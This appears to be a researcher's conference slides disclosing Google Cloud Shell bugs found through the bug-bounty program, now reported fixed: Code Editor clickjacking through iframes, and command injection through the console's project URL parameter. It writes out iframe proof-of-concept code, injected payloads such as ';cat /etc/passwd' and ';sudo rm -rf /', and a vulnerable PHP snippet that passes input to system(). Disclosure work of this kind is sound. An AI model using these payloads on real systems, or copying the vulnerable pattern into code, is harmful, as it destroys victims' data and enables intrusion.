
Unconventional Vulnerabilities in Google Cloud Platform

1st November 2018



SMART AND SAFE DIGITAL

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#./whoami

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Google Cloud Platform

- Compute (Compute Engine, App Engine, Kubernetes Engine etc.)
- Storage (Cloud Storage, Persistent disk etc.)
- Migration (Data Transfer, Transfer Appliance etc.)
- Databases (Cloud SQL, Cloud Bigtable, Cloud Spanner etc.)
- Networking (VPC, Cloud Load Balancing, Cloud Armor etc.)
- Developer tools (Cloud SDK, Container Registry, Cloud Build etc.)
- Management tools (Stackdriver, Monitoring, Logging, Cloud Shell etc.)



Google Cloud SDK

- Can be used to manage 90% GCP functionalities
- Command line interface
- User friendly
- Localhost setup
- Comes with gcloud, gsutil, bq, kubectl and powershell cmdlets

<https://cloud.google.com/sdk/>



Google Cloud Shell

- Pre-installed Google Cloud SDK and other linux tools
- Command line interface
- User friendly
- Built-in authorization for access to GCP Console projects and resources
- On Cloud
- Built-in **Code Editor**
- Comes with gcloud, gsutil, bq, kubectl and powershell cmdlets

<https://cloud.google.com/shell/>



Code Editor Clickjacking



??Clickjacking??



Google VRP Rules

- <https://www.google.com/about/appsecurity/reward-program/>
- <https://sites.google.com/site/bughunteruniversity/nonvuln/xsrf-with-meaningless-action>
- <https://sites.google.com/site/bughunteruniversity/nonvuln/clickjacking-with-unreasonable-user-interaction>


Other valid security vulnerabilities	<u>Web:</u> <i>CSRF</i> , Clickjacking <u>Mobile / Hardware:</u> <i>Information leak, privilege escalation</i>	\$500 - \$7,500	\$500 - \$5,000	\$500 - \$3,133.7	\$100
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Clickjacking

OWASP definition:

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.




- [https://www.owasp.org/index.php/Testing_for_Clickjacking_\(OTG-CLIENT-009\)](https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009))



Code Editor

<https://8085-dot-3004081-dot-5024-dot-devshell.appspot.com/edit/edit.html>

- Lack'ed all clickjacking protections (X-Frame, CSP, JS busting etc.)
- The URL is uniquely generated one
- With three clicks, attacker can make victim delete files (not limited to)



Unexploitable one?

- Problem with this clickjacking:
(How to find the editor url of other users?)
Brute force? (not an efficient way)

- After more recon, found an endpoint that triggered code editor url

i.e

https://ssh.cloud.google.com/devshell/proxy?authuser=0&port=8085&cloudshell_retry=true


will redirect to code editor url

- Leveraging:

<iframe

src="https://ssh.cloud.google.com/devshell/proxy?authuser=0&port=8085&cloudshell_retry=true"></iframe>

Redirected to code editor within iframe (which means now it's "no more" unexploitable one).



- /edit/edit.html




Another Endpoint

- Upon invoking editor, by default the url that gets loaded is "/edit.html"
How to load git endpoint within iframe ?

- After more enumeration ,found "devshellProxyPath" parameter with which browser can be forwarded to different page

- Final exploit:

```
<iframe src="https://ssl.cloud.google.com/devshell/proxy?authuser=0&port=8085&cloudshell_retry=true&devshellProxyPath=/git/git-repository.html"></iframe>
```



- /git/git-repository.html



Fix?

- Google cloud team fixed this issue with **x-frame-options** set to **same origin**
- Retested after few months (x-frame options was missing again :D) , Got in touch with VRP team regarding this! (they checked and filled new bug report)
- Retested it again after few months, realized that, issue was fixed with CSP frame-ancestors (Had a feeling it might be an improper fix, since CSP is not supported by a few browsers) Got in touch with VRP team with CSP unsupported browser poc, once again VRP team considered it as an issue


Now it's completely fixed.



Google Cloud Shell

- GCP -> Activate Cloud Shell
(Technically single click) or direct access
with this URL

“<https://console.cloud.google.com/cloudshell/editor?project=Your-Project&shellonly=true>”



The screenshot shows the Google Cloud Platform console dashboard for a project named "Test Project". The dashboard is divided into several sections:

- Project info:** Displays the project name "Test Project", Project ID "test-project-165220", and Project number "35124801570". A link "Go to project settings" is provided.
- APIs:** A line chart titled "APIs" showing "Requests (requests/sec)" over time. The y-axis ranges from 0 to 0.14. The x-axis shows times from 1 PM to 1:45. A legend indicates "Requests:" with a blue dot.
- Google Cloud Platform status:** Shows "All services normal" and a link "Go to Cloud status dashboard".
- Billing:** Shows "Estimated charges" of "\$0.00" for the billing period "Sep 1 - 28, 2017". A link "View detailed charges" is provided.
- Resources:** A section for "Cloud Storage" with a link "Go to APIs overview".



Command Injection


Execution of arbitrary commands on the host operating system via a vulnerable application.

Reference:

[https://www.owasp.org/index.php/Command and Injection](https://www.owasp.org/index.php/Command_and_Injection)

```
<?php
print("Please specify the name of the file to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
?>

/* The above code gets the filename in url and deletes it */
```



Interesting Endpoint?

[https://console.cloud.google.com/home/dashboard?project="name of the project"](https://console.cloud.google.com/home/dashboard?project=)

IDOR:


<https://console.cloud.google.com/home/dashboard?project=project1>

SQLi:

<https://console.cloud.google.com/home/dashboard?project=%27>

XSS:

[>](https://console.cloud.google.com/home/dashboard?project=)



Interesting Endpoint?

<https://console.cloud.google.com/home/dashboard?project='name of the project'>


Command Injection:

<https://console.cloud.google.com/home/dashboard?project=;ping google.com>

<https://console.cloud.google.com/home/dashboard?project=;cat /etc/passwd>

Though the endpoint executed commands on the console, it only impacts our own cloud shell. (which means only our GCP resources)

So is it Unexploitable?



Google Cloud Command Injection - Exploiting "the unexploitable one"

Crashing Victim VM:


[https://console.cloud.google.com/home/dashboard?project=;sudo cp /dev/zero /dev/mem](https://console.cloud.google.com/home/dashboard?project=;sudo%20cp%20/dev/zero%20/dev/mem)

Once the victim accesses the above url and clicks "Activate cloud shell", his/her vm crashes.

Deleting Files:

[https://console.cloud.google.com/home/dashboard?project=;sudo rm -rf /](https://console.cloud.google.com/home/dashboard?project=;sudo%20rm%20-rf%20/)

This will delete victims root directory which also deletes GCP resource files which includes appengine files, other applications hosted etc.



